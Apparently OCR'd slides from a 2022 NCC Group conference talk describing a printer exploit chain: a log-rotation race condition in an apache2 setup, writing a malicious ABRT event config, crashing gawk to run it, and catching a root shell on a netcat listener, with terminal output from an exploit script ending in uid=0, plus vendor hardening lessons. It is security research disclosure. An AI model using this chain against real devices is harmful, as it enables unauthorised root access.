
- Race condition exists due to second-based granularity (%S format specifier) used for naming log files in apache2

```
ErrorLog "|/usr/sbin/rotatelogs -L '/run/log/apache_error_log' -p '/usr/bin/apache2-logstat.sh'
/run/log/apache_error_log.%Y-%m-%d-%H_%M_%S 32K"
```


- Rotation for every 32KB of logs that are generated
    - Resulting log file having a name that is unique but only at a one second granularity
- If enough HTTP logs are generated such that rotation occurs twice within one second
    - Two instances of apache2-logstat.sh may be parsing a file with the same name at the same time
    - One may remove it when the other before the other tries to act on content

nccCon PORTAVENTURA 2022

Full Chain


Client (Exploit Code)
Server (Printer)
Thread 1
Thread 2
Thread 2
1) File write to /etc/libreport/events.d/edg.conf
Port 9100
2) Trigger gawk crash to use ABRT config
Port 80
3) Connect to netcat listener root shell!
Port 4444
Malicious Config file written + blocked

Printer Demo



Terminalizer

```
test@test:~/MissionAbrt$ python3 MissionAbrt.py -i 192.168.1.111
(12:54:53) [*] [file creation thread] running
(12:54:53) [*] Waiting for firewall to be disabled...
(12:54:53) [*] [file creation thread] connected
(12:54:53) [*] [file creation thread] file created. Waiting a bit...
(12:55:23) [*] [crash thread] running
(12:55:34) [*] Firewall was successfully disabled
(12:55:34) [*] [file creation thread] done
(12:55:34) [*] [crash thread] done
(12:55:34) [*] All threads exited
(12:55:35) [*] Spawning SSH shell
id
ABRT has detected 2 problem(s). For more info run: abrt-cli list
root@BBBBBBBBBAAAAAAAAAABBBBBBBBBBB:~# id
uid=0(root) gid=0(root) groups=0(root)
root@BBBBBBBBBAAAAAAAAAABBBBBBBBBBB:~#
```

Enhancing Device Security

What was Done Well

- Lexmark
    - Architecture focused around a core component (Uranium and a Remote Object Bus (ROB))
        - Single point of performing input sanitization
        - We didn't go into this, see our next talk soon.
    - Had some boot security (looked like a secured boot chain)
- Lexmark / Western Digital
    - Managed languages for certain components (Rust / Go services)
        - Although other teams found vulns in these components
- Netgear
    - Hmm..

What Could be Improved

- Lexmark
  - Software
    - Use managed code for externally facing services
    - Enable auto updates
    - Ensure mitigations are complete across all binaries
      - Stack canaries, PIE
  - Hardware
    - Encrypt flash/EEPROM and ensure protection (physical attacks etc)
    - Disable any external debug capability (UART, JTAG?)
    - Enable anti tamper and physical hardening (security screws etc)
- Western Digital
  - Really old native services (AFP, samba etc)
  - WD removed AFP (netatalk) after pwn2own
- Netgear
  - Most things (No stack canaries, weak ASLR randomization, all native binaries etc)

NCCcon
PORTAVENTURA 2022

Questions

Any questions??!